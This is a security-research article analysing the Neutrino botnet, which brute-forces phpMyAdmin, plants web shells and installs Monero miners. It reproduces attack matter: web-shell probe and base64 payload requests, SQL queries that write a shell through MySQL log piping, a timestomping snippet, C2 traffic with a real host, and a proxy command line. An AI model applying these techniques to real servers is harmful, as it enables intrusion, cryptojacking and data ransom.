Finding Neutrino

Archived: 2026-04-05 22:24:52 UTC

In August 2018, PT Network Attack Discovery and our honeypots began to record mass scans of phpMyAdmin systems. Scans were accompanied by bruteforcing of 159 various web shells with the command die(md5(Ch3ck1ng)). This information became the starting point of our investigation. Step by step, we have uncovered the whole chain of events and ultimately discovered a large malware campaign ongoing since 2013. Here we will give the details and the whole story, from start to finish.


We got scanned!

Infected bots from all over the world were randomly scanning IP addresses on the Internet. In doing so, they scanned PT NAD networks and diverse honeypots.

Request as viewed in the PT NAD interface

Scanning happened as follows:

- First, the bot bruteforced the path to phpMyAdmin by moving down a list.
- Once it found phpMyAdmin, the bot started bruteforcing the password for the root account. The dictionary contained about 500 passwords, the first guess of the attackers being "root" (the default password).
- Next, after the password was successfully bruteforced, nothing happened. The bot did not exploit vulnerabilities and did not execute code in any other way.
- In addition to phpMyAdmin, the bot bruteforced paths to web shells, also by moving down a list, and tried executing simple PHP commands. The dictionary contained 159 shell names, and this was the stage that left us wondering the most.



Request to the web shell with a command. If the response contains a correct MD5 value, the server is infected.

Such scans were noted and described many times in summer 2018 by other researchers (isc.sans.edu/diary/rss/23860). But nobody tried to discover their source and purpose.

To get the answers, we prepared honeypots posing as vulnerable servers. They were phpMyAdmin installations with root:root credentials and web shells responding with the correct MD5 hash. For instance, in the previous screenshot, this was a hash value of 6c87b559084c419dfe0a7c8e688a4239.

After a while, our honeypots brought their first results.

The payload

The honeypot with web shell started to receive commands containing a payload. This payload, for instance, instructed to save a new shell named images.php and execute commands in it:

```
> POST /images.php
"a=just+for+fun&code=ZGllKCJIZWxsbywgUGVwcGEhIik7"
< HTTP/1.1 200 OK "Hello, Peppa!"
> POST /images.php "a=just+for+fun&code=JHRpbWUg...500 bytes..."
< HTTP/1.1 200 OK "Hello, Peppa!|Windows NT DESKTOP 5.1 build 2600 +
User:0(SYSTEM)/Group:0(?) + Apache/2.2.9 (Win32) DAV/2 mod_ssl/2.2.9
OpenSSL/0.9.8i mod_autoindex_color PHP/5.2.6 [redacted]|"
> POST /images.php "a=just+for+fun&code=QGluaV9...5500 bytes..."
< HTTP/1.1 200 OK "successsuccesssuccess"
```

After we decoded the base64 commands, it became clear that the first two requests find out the computer's configuration, and the third request executes a PowerShell script to download external components. Base64 commands are transmitted in the "code" parameter. For authorization it uses the SHA1 hash from MD5 parameter "a". For the string "just for fun" the hash will be 49843c6580a0abc8aa4576e6d14afe3d94e3222f; only the last two bytes are checked.

In most cases, the external component is a Monero cryptocurrency miner. In Windows it gets installed in the %TEMP% folder under the name lsass.exe. The miner version may vary. Some versions function without arguments and have a hard-coded wallet address. Most likely, this was done to reduce the risk of detection.

The second potential component is a PowerShell script with DLL library inside. It is downloaded from the server by another PowerShell script. The library code is executed in memory, so it is not stored on disk. The DLL library is responsible for spreading the malware and adding to the botnet.

A similar case, Ghostminer, was already described by researchers from Minerva Labs in March 2018 (bit.ly/2XwjSxO). But it derives from Neutrino, which dates back to 2013. Neutrino is also known as Kasidet. It was previously distributed via emails and various exploit kits. Its functionality changed, but the protocol for communicating with the command and control server and other artifacts remain unchanged. For instance, the string "just for fun" was used for authentication in samples as old as January 2017. Nine reports on Neutrino from 2014 can be found in Malpedia (bit.ly/2VrRJpG). The details of the last report from Minerva Labs enabled us to spot changes in the ways this malware is distributed.

The second component is the one that interests us, because it searches for new hosts to infect.

How Neutrino searches for new servers

After a server is infected, the first thing Neutrino does is change such TCP stack parameters as MaxUserPort and TcpFinWait2Delay. This is done to set up the infected host for the fastest scanning possible.

```
sub_13147AF0(
  HKEY_LOCAL_MACHINE,
  "SYSTEM\\CurrentControlSet\\Services\\Tcpip\\Parameters",
  "MaxUserPort",
  4,
  0,
  0xFEu,
  1);
```

Code for changing TCP stack parameters

Next it contacts the command and control (C2) server, which oversees scanning on the infected computer. The C2 server sends a command to check random Internet servers for one of several vulnerabilities. The list of checks in the Neutrino version from October 2018 was rather wide-ranging:

- Search for XAMPP servers with WebDAV
- Search for phpMyAdmin servers potentially vulnerable to CVE-2010-3055 (an error in the setup.php configuration script)
- Search for Cacti's Network Weathermap plug-ins vulnerable to CVE-2013-2618
- Search for Oracle WebLogic vulnerable to CVE-2017-10271
- Search for Oracle WebLogic vulnerable to CVE-2018-2628
- Search for IIS 6.0 servers vulnerable to remote code execution via the HTTP PROPFIND method (CVE-2017-7269)
- Search for and exploitation of the infamous hole in Apache Struts2
- Search for exposed Ethereum nodes: in June 2018, attackers were able to steal $20 million in this way
- Bruteforcing the "sa" account in Microsoft SQL: after successful bruteforcing, Neutrino tries to execute code via xp_cmdshell
- Search for phpMyAdmin installations without credentials
- Bruteforcing phpMyAdmin installations with credentials
- Extensive logic for searching for listed PHP web shells

Modules that appeared after the Minerva Labs report are shown in green. The last item on this list, the search for web shells, is the one responsible for the scans that caused us to start our investigation. The list included 159 addresses with unique parameters. For example:

- wuwu11.php:h
- weixiao.php:weixiao
- qwq.php:c

```
snprintf(&Str, 0x400u, "%s=%s", v10, "die(@md5(D3c3mb3r))");
if ( !strcmp(v5[1], "Arui") )
  snprintf(&Str, 0x400u, "d=Assert&%s=%s", v5[1], "die(@md5(D3c3mb3r))");
```

Code responsible for web shell scanning

The preceding screenshot illustrates the relevant Neutrino code.

In addition to scanning for vulnerabilities, Neutrino can execute arbitrary commands and take screenshots. In the version from December 2018, the authors added three more modules:

- Search for exposed Hadoop servers
- Bruteforcing credentials for TomCat servers
- Search for JSP shells from a list

We have seen the names of these JSP shells before in the JexBoss (github.com/joaomatosf/jexboss) and JBoss worm (bit.ly/2UeM9H9).

While studying this botnet, we have seen it change behavior several times. The first scans in summer contained the "Ch3ck1ng" check, but then moved on to "F3bru4ry" in february. These strings are stored inside the Neutrino module in static form. This indicates an update to Neutrino. For instance, the C2 address changed or a new module was added.

C2 communication

Data exchange between the Neutrino bot and C2 server is encoded in base64. The Cookie and Referer headers are always the same, and serve for authorization.

```
POST /prlog/Tunnel.php HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.8
Content-Type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Referer: https://www.apple.com/
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Host: 113.98.240.239
Content-Length: 163
Connection: Close

msg=Y21kJkM4NTVGQUEyJlNFUlZFUk9OTElORSA6IFNZU1RFTSZXaW4yMDA4IFIyICg2NC1iaXQpIDogMioxLjg3R0h6
```

```
HTTP/1.1 502 Gateway Error
Date: Wed, 12 Dec 2018 14:28:44 GMT
Server: Apache/2.2.21 (Win32) PHP/5.3.10
X-Powered-By: PHP/5.3.10
Expire: -1
Cache-Control: no-store,private,post-check=0,pre-check=0,max-age=0
Prama: no-cache
Content-Length: 88
Connection: close
Content-Type: text/plain

1521003310 Rate 10#1521814847 PMAFind Random#
502 Gateway Error
<!---MTUyMTAwMzMxMCBSYXRlIDEwIzE1MjE4MTQ4NDcgUE1BRmluZCBSYW5kb20j--->
```

Exchange of commands between Neutrino bot and C2 server

In the very beginning, the bot checks the C2 connection with a simple pair of messages: Enter–Success. Next it checks in by sending brief information on the system. This request is shown in the previous screenshot. The request provides data on RAM, CPU, and username. The serial number of the volume containing the system partition is used as a unique host-specific ID. The C2 server responds with a new task for the host. This could be a search for new vulnerable hosts or execution of commands. For instance, the PMAFind command (in the screenshot) initiates a search for servers containing phpMyAdmin, Hadoop, Tomcat, listed shells, and WebDAV.

If Neutrino finds a vulnerable server, by bruteforcing the password for phpMyAdmin, for example, it informs the C2 server. Data is exchanged with base64 encoding. For example:
PMAFind&XXXXXXXX&TaskId&[Crack:PMA] root/root&http://11.22.33.44/phpmyadmin/index.php

Miner

Unlike the Neutrino module, the miner is stored on the disk and starts automatically. This is controlled by a service named "Remote Procedure Call (RPC) Remote" or the WindowsUpdate task, which run the PowerShell code. This code is stored in the EnCommand field of the WMI space root\cimv2:PowerShell_Command. The executable file of the miner itself occupies the nearby EnMiner field. For operation, Neutrino and the miner write to certain fields of the same space, such as process ID (PID) and version number.

```
$WmiName = 'root\cimv2:PowerShell_Command'
$Wmi = New-Object Management.ManagementClass($WmiName)
$Wmi.SetPropertyValue('nPId',$PId)
```

The script from the EnCommand field launches EnMiner in several steps.

1. The KillFake function kills processes that imitate standard ones. One such process could be explorer.exe, if it is run from a place other than %WINDIR%. The function then deletes them from disk.
2. KillService stops and removes services whose names match the preset mask.
3. Killer removes services, tasks, and processes by a list of names or by launch arguments.
4. The Scanner function checks the content of each launched process and deletes any that contain strings typical of cryptocurrency miners.
5. The lsass.exe miner is saved in the %TEMP% folder and launched.

To generalize, the KillFake, KillService, Killer, and Scanner functions are responsible for getting rid of Neutrino's competitors. They will be described later on in this article. An example of the EnCommand script is available at pastebin.com/bvkUU56w.

Addresses of XMR wallets vary from sample to sample. On average, each address got 10–40 XMR. The first transactions started in December 2017. But some hosts were taken over by other malware. For instance, the address 41xDYg86Zug9dwbJ3ysuyWMF7R6Un2Ko84TNfiCW7xghhbKZV6jh8Q7hJoncnLayLVDwpzbPQPi62bvPqe6jJouHAsGNkg2 received 1 XMR a day starting February 2018, for a total of 346 XMR. The same address is mentioned in a June 2018 report from Palo Alto Networks ("The Rise of Cryptocurrency Miners"). The report describes the surge of malicious cryptocurrency mining. As of June 2018, such miners' estimated haul was $175 million, or five percent of total Monero coins in circulation.

My php, your admin

Because the Neutrino bot itself does not exploit vulnerabilities, but only collects a list of servers, the infection mechanism remained unclear. Our bait consisting of a phpMyAdmin server with default account shed some light on the matter. We watched in real time as our server was attacked and got infected.

phpMyAdmin infection process

Infection took place in several stages:

1. First was login to phpMyAdmin. The credentials had been guessed earlier during scanning.

2. Some reconnaissance. The attacker requests phpinfo scripts at different paths.

3. The phpMyAdmin interface allows making SQL queries to a database. The attacker sends the following queries:

a. select '' into outfile ''
b. SELECT "" INTO OUTFILE "/home/wwwroot/default/images.php"

The content of "select" is then saved to disk. The following queries serve in case of an error:

```
SET GLOBAL general_log = 'OFF'
SET GLOBAL general_log_file = '/home/wwwroot/default/images.php'
SET GLOBAL general_log = 'ON'
SELECT ""
SET GLOBAL general_log = 'OFF'
SET GLOBAL general_log_file = 'MySQL.log'
```

4. And finally, some queries that we are familiar with already:

POST /images.php “a=just+for+fun&code=ZGllKCJIZWxsbywgUGVwcGEhIik7”

An automatic script was written to hack phpMyAdmin. It tries using one of two mechanisms:

- SELECT INTO OUTFILE writes the content of the query to disk.
- The log file is piped to a PHP script with the help of MySQL variables.

The first method is well known, and it usually fails, because of the --secure-file-priv option. But we had not seen the second method before. Usually MySQL does not allow piping a log file outside of the @@datadir variable, but this was possible in

an installation from the phpStudy package. This second method was what made Neutrino "popular" on phpMyAdmin servers. The web shell content will be different for the two infection methods.

This is what the web shell response looks like when created by the second method (piping of MySQL log):

```
C:\phpStudy\MySQL\bin\mysqld.exe, Version: 5.5.53 (MySQL Community
Server (GPL)). started with:
TCP Port: 3306, Named Pipe: MySQL
Time                 Id Command    Argument
181025 23:35:48
             244 Query      SHOW GLOBAL VARIABLES
                            WHERE Variable_name="general_log"
             244 Quit
181025 23:36:50
             246 Connect    root@localhost on
             246 Query      SET CHARACTER SET 'utf8mb4'
             246 Query      SET collation_connection =
                            'utf8mb4_unicode_ci'
             246 Init DB    mysql
             246 Query      SET GLOBAL general_log_file
                            = 'C:\\phpStudy\\WWW\\roots.php'
             246 Quit
```

To our delight, the log contains actual dates. They can be found in responses from some images.php shells, which allowed us to determine the actual time they were implanted. This is important, because the sent commands sometimes include the following:

time = @strtotime("2015-07-16 17:32:32");
@touch($_SERVER["SCRIPT_FILENAME"],$time,$time);

Where $_SERVER[SCRIPT_FILENAME] contains "images.php". This command changes the date of the most recent modification of the file to July 16, 2015. Likely this is a (futile) attempt to complicate analysis of the Neutrino campaign Based on the content of some shells, it is possible to determine the dates of shell creation.


The second malware campaign

Surprisingly, we captured a record of images.php but also wuwu11.php, which had the body . Infection occurred with a similar mechanism. However, there were some interesting differences:

- SQL queries were not sent all at once, but one at a time.
- The content of the web shells is completely different; wuwu11.php does not require authorization.
- The payload is different, too. Those who wrote wuwu11 and others implanted Trojan.Downloader to chain-download malware, but not the miner.

The difference in infection methods and shell bruteforcing in Neutrino itself indicate the existence of two simultaneous malware campaigns. Neutrino is mining cryptocurrency, while the second campaign downloads malware.

We analyzed the dates when shells were created on the infected hosts, thanks to which we determined with certainty which came first. The first shells with the self-explanatory name "test.php" date back to 2013, while "db__.init", "db_session.init", and "db.init" started showing up in 2014. Neutrino started infecting phpMyAdmin servers in January 2018 by means of vulnerabilities or competitor shells. The peak of Neutrino activity was in summer 2018. The following graph demonstrates the creation dates of Neutrino shells and of the competitor.



Botnet structure

As we learned, the Neutrino botnet has a clear division of labor among infected hosts. Some mine cryptocurrency and scan the Internet, while others act as proxy servers. The Gost utility on port 1443 is used for proxying. The shell on such hosts is named image.php (with no "s" at the end).

svchost.eXe 1388 SYSTEM C:\Windows\System\svchost.exe -L=https://GoST:GoST@:1443

Such proxy hosts are few. They are used to implant images.php on vulnerable servers found previously, as well as to send out commands, primarily for removing competitors from hosts and launching cryptominers. Commands are sent at a rate of up to1,000 unique IPs per hour.

In most cases, connections to proxy port 1443 originate from subnets of ChinaNet Henan Province Network (1.192.0.0/13, 171.8.0.0/13 123.101.0.0/16, 123.52.0.0/14, and others).

Now that we know the structure of the malware campaigns, we can scan the Internet for their shells and estimate the size of the botnet.

Scanning the Internet

As mentioned already, the images.php web shell is implanted in the root WWW directory. Its presence and the HTTP response are clear indicators of infection. To estimate the size of the botnet, we need to send a query to images.php on all web servers on the Internet. A list of servers with port 80 is readily available at scans.io. (Censys scans the Internet and updates the list weekly.) It contains 65 million web servers, and we sent the query "GET /images.php" to each. We got a positive response from about 5,000 servers, which is only a portion of the botnet. Our honeypots were regularly scanned from new, previously unidentified IP addresses.

Botnet composition

So what, and who, are all these servers? Shodan can help us find the answer. More than half of the servers return Win32 or Win64 in the "Server" header.

Note the Server header: Apache on Windows.


According to Shodan, the share of Windows among Apache servers is less than four percent. So the abnormally high number of Windows systems in our results must be caused by specific software. True enough, some servers return the following start page:

phpStudy, main page

phpStudy is an integrated learning environment popular not only in China. In a single click it installs the Apache web server, MySQL database, PHP interpreter, and phpMyAdmin panel. It also has several configurations for Windows and Linux. The latest version of phpStudy 2017 from the official site is still vulnerable to log file piping. You can verify this for yourself.

The vulnerability in phpStudy is not the only major source of bots. The scan revealed over 20,000 servers vulnerable to CVE-2010-3055. This is also a vulnerability in phpMyAdmin, but related to the setup.php configuration script. The botnet sends them POST queries that contain malicious configurations. Next, in terms of bot sources, come servers with Cacti's Network Weathermap (CVE-2013-2618) and XAMPP with exposed WebDAV.

Hackers found a use even for phpMyAdmin panels that are patched but have weak passwords. A common technique for monetization is to export the database to an attacker-controlled hard drive, delete the database from the phpMyAdmin, and leave a ransom message:



id	warning	Bitcoin_Address	Email
1	To recover your lost data : Send 0.04 BTC to our B...	1MuHsTiKnUWBo8tnkJoooUZhD3cn5GZEqM	dbrecovery@pm.me

Most likely, this has nothing to do with the Neutrino campaign.

Conclusions

In 2018, Neutrino development continued its march forward. The malware used to be distributed via email attachments and exploit kits, but in 2018 it debuted as a botnet.

Now Neutrino scans are among the top three senders of queries to our honeypots. These "leaders" are bruteforcing of admin panels, shell bruteforcing, and exploitation of vulnerabilities By scanning for over ten vulnerabilities and competitors' shells, Neutrino has assembled tens of thousands of bots. Most of those are Windows systems running phpStudy, which Neutrino

uses to mine Monero. Checks for new exploits are regularly added to its code. The same day when an exploit for ThinkPHP (bit.ly/2IKAyhu), was published, we spotted a new version of Neutrino.

But the malware behaves in a careful way. First it finds vulnerable servers and then, after a while, selectively infects them with the images.php shell. It uses a number of ways to hide:

- Executing code from memory.
- Checking the shell in several stages before executing code.
- Placing C2 on infected servers.

We can detect its presence based on specific network requests. At Positive Technologies, we develop detection rules for network attacks. The rules are similar to antivirus signatures, but they check network traffic. We started this article by describing how PT NAD found strange requests based on some tell-tale attributes. Specifically, these were bruteforcing of phpMyAdmin and shells. This is how the rules trigger window looks in the PT NAD interface.

!	Имя	Класс				IP-адрес отпра...	Порт ...	Страна ...
	SCAN [PTsecurity] Web Scan in-progress: PHPMyAdmin	Web Application Attack			...	59.172.24.26	50027	CN
	SCAN [PTsecurity] Web Scan in-progress: PHPMyAdmin	Web Application Attack			...	59.172.24.26	50027	CN
	SCAN [PTsecurity] Web Scan in-progress: PHPMyAdmin	Web Application Attack			...	59.172.24.26	50027	CN
	SCAN [PTsecurity] Web Scan in-progress: PHPMyAdmin	Web Application Attack			...	59.172.24.26	50027	CN
	SCAN [PTsecurity] Web Scan in-progress: PHPMyAdmin	Web Application Attack			...	59.172.24.26	50027	CN
	ATTACK [PTsecurity] MS IIS 6.0 BO RCE (CVE-2017-7269)	Attempted Administrator Privilege Gain			...	59.172.24.26	49194	CN

Signature triggered during a scan by Neutrino bot

Even though in the example the Neutrino bot was unsuccessful, our rules will detect exploitation of any vulnerability or server infection. We have published some of our rules on GitHub (bit.ly/2IL3R3F).

To protect servers from Neutrino infection, we recommend that administrators: Check the password for the root account in phpMyAdmin. Make sure to patch services and install the latest updates. Remember, Neutrino is regularly updated with new exploits.

Author: Kirill Shipulin, PT ESC
